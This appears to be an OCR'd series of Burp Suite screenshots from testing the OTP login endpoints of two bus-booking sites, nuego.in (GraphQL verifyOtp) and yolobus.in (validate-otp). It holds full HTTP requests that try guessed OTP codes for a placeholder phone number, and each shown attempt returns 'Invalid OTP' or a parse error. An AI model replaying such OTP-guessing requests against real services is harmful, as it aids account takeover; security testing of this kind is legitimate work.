User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 541
Referer: https://www.nuego.in/
Origin: https://www.nuego.in
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=0
Te: trailers
Connection: keep-alive

{
      "id":"VerifyOtpMutation",
      "query":
      "mutation VerifyOtpMutation(\n  $otp: String!\n
      $mobileNumber: String!\n) {\n  verifyOtp(otp: $ot
      p, mobileNumber: $mobileNumber) {\n    status\n
        user {\n      id\n      lastLogin\n      mobile
      Number\n      email\n      firstName\n      lastN
      ame\n      jti\n      username\n      profile {\n
              id\n        profilePic\n        walletAmo
      unt\n        greenMilesAmount\n        profilePic
      Url\n      }\n    }\n    token\n    refreshToken\
      n  }\n}\n",
      "variables":{
            "otp":"0000",
            "mobileNumber":"9999999999"
      }
}
```




```
HTTP/1.1 200 OK
server: nginx
date: Sat, 07 Dec 2024 15:26:09 GMT
content-type: application/json
content-length: 121
vary: Cookie, origin
access-control-allow-origin: https://www.nuego.in
x-frame-options: DENY
x-content-type-options: nosniff
referrer-policy: same-origin
cross-origin-opener-policy: same-origin
set-cookie: csrftoken=pYSq7YmPj83T6hJuQqSSoHdJCMeqeRjx
; expires=Sat, 06 Dec 2025 15:26:09 GMT;
Max-Age=31449600; Path=/; SameSite=Lax

{
     "errors":[
          {
               "message":"Invalid OTP",
               "locations":[
                    {
                         "line":5,
                         "column":3
                    }
               ],
               "path":[
                    "verifyOtp"
               ]
          }
     ],
     "data":{
          "verifyOtp":null
     }
}
```




```
POST /graphql HTTP/1.1
Host: prdenv.nuego.in
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 541
Referer: https://www.nuego.in/
Origin: https://www.nuego.in
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=0
Te: trailers
Connection: keep-alive

{
	"id":"VerifyOtpMutation",
	"query":
	"mutation VerifyOtpMutation(\n  $otp: String!\n  $mobileNumber: String!\n) {\n  verifyOtp(otp: $otp, mobileNumber: $mobileNumber) {\n    status\n    user {\n      id\n      lastLogin\n      mobileNumber\n      email\n      firstName\n      lastName\n      jti\n      username\n      profile {\n        id\n        profilePic\n        walletAmount\n        greenMilesAmount\n        profilePicUrl\n      }\n    }\n    token\n    refreshToken\n  }\n}\n",
	"variables":{
		"otp":"0120",
		"mobileNumber":"9999999999"
	}
}
```



```
HTTP/1.1 200 OK
server: nginx
date: Sat, 07 Dec 2024 15:26:49 GMT
content-type: application/json
content-length: 121
vary: Cookie, origin
access-control-allow-origin: https://www.nuego.in
x-frame-options: DENY
x-content-type-options: nosniff
referrer-policy: same-origin
cross-origin-opener-policy: same-origin
set-cookie: csrftoken=sgCK8FIrWu9PsghaqXTd773ooYhIshzj
; expires=Sat, 06 Dec 2025 15:26:49 GMT;
Max-Age=31449600; Path=/; SameSite=Lax

{
	"errors":[
		{
			"message":"Invalid OTP",
			"locations":[
				{
					"line":5,
					"column":3
				}
			],
			"path":[
				"verifyOtp"
			]
		}
	],
	"data":{
		"verifyOtp":null
	}
}
```




Enter verification code

OTP sent to

9999999999

0 0 0 0




Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Logger Organizer Extensions Learn
14 × 15 × 16 × 17 × 18 × 19 × 20 × 21 × 22 × +
Send Cancel
Request Response
Pretty Raw Hex GraphQL \n
Inspector
Request attributes 2
Request query parameters 0
Request cookies 0
Request headers 15
Inspector Notes

Target: https://prdenv.nuego.in HTTP/1

```
POST /graphql HTTP/1.1
Host: prdenv.nuego.in
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 541
Referer: https://www.nuego.in/
Origin: https://www.nuego.in
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=0
Te: trailers
Connection: keep-alive

{"id":"VerifyOtpMutation","query":
"mutation VerifyOtpMutation(\n  $otp: String!\n  $mobi
leNumber: String!\n) {\n  verifyOtp(otp: $otp, mobileN
umber: $mobileNumber) {\n    status\n    user {\n
 id\n      lastLogin\n      mobileNumber\n      email\
n      firstName\n      lastName\n      jti\n      use
rname\n      profile {\n        id\n        profilePic
\n        walletAmount\n        greenMilesAmount\n
    profilePicUrl\n      }\n    }\n    token\n    refr
eshToken\n  }\n}\n","variables":{"otp":"0000",
"mobileNumber":"9999999999"}}
```



Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.8.2 - Temporary Pro...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Logger Organizer Extensions Learn
24 × 25 × 26 × 27 × 28 × 29 × 30 × +
Send Cancel
Request Response
Pretty Raw Hex \n
Inspector
Request attributes 2
Request query parameters 0
Request cookies 7
Request headers 29
Inspector Notes
Search
0 highlights
Ready
Online Bus Ticket Booking | Yo
https://yolobus.in
YoloBus Wallet Bookings Become an agent Login
Bengaluru → Hyderabad 574KM
Bengaluru → Warangal 722KM

Target: https://auth.yolobus.in HTTP/2

```
POST /v1/auth/validate-otp HTTP/2
Host: auth.yolobus.in
Cookie: _ga_DOZN5REOHD=
GS1.1.1733585388.1.0.1733585388.0.0.0; _ga=
GA1.2.615766523.1733585388; _gid=
GA1.2.1087588448.1733585390; _clck=
jqat6x%7C2%7Cfri%7C0%7C1802; ajs_anonymous_id=
824b8f34-8be3-4248-a7dc-aa3b7d317292; _fbp=
fb.1.1733585390940.819375565883807O4; _clsk=
17vkgf%7C1733585395389%7C1%7C1%7Ce.clarity.ms%2Fcollec
t
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Platform: WEBI
Device_id: e024091e5dd689a8811a4025176a3a0d
Os: web
Source: yolobus
User-Type: rider
Content-Type: application/json
Content-Length: 54
Origin: https://yolobus.in
Referer: https://yolobus.in/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=0
Te: trailers

{
      "phone_code":"+91",
      "phone_number":9999999999,
      "otp":0000
}
```

← Go Back


Enter OTP to continue

we have sent it to +91 9999999999

0 0 0 0


Verify OTP

Resend OTP


Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.8.2 - Temporary Pro...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Logger Organizer Extensions Learn
24 × 25 × 26 × 27 × 28 × 29 × 30 × +
Send Cancel
Target: https://auth.yolobus.in HTTP/2
Request Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request cookies 7
Request headers 29
Response headers 12
Search 0 highlights
Done 549 bytes | 109 millis
Online Bus Ticket Booking | Yol
https://yolobus.in
YoloBus Wallet Booking
← Go Back
Enter OTP t
we have sent it t
0 0
Veri
Resend OTP
Pop
Bengaluru → Hyderabad
574KM


```
HTTP/2 404 Not Found
Content-Type: application/json
Allow: GET, POST, HEAD, OPTIONS
X-Frame-Options: DENY
Content-Length: 157
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://yolobus.in
X-Envoy-Upstream-Service-Time: 41
Date: Sat, 07 Dec 2024 15:33:54 GMT
Server: istio-envoy

{
    "status":{
        "http_status_code":404
    },
    "errors":[
        {
            "error":{
                "detail":
                "JSON parse error - Expecting ','
                delimiter: line 1 column 54 (char
                53)"
            },
            "error_code":786
        }
    ]
}
```



```
HTTP/2 404 Not Found
Content-Type: application/json
Allow: GET, POST, HEAD, OPTIONS
X-Frame-Options: DENY
Content-Length: 99
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://yolobus.in
X-Envoy-Upstream-Service-Time: 41
Date: Sat, 07 Dec 2024 15:34:24 GMT
Server: istio-envoy

{
    "status":{
        "http_status_code":404
    },
    "errors":[
        {
            "error":{
                "detail":"Invalid otp!"
            },
            "error_code":786
        }
    ]
}
```



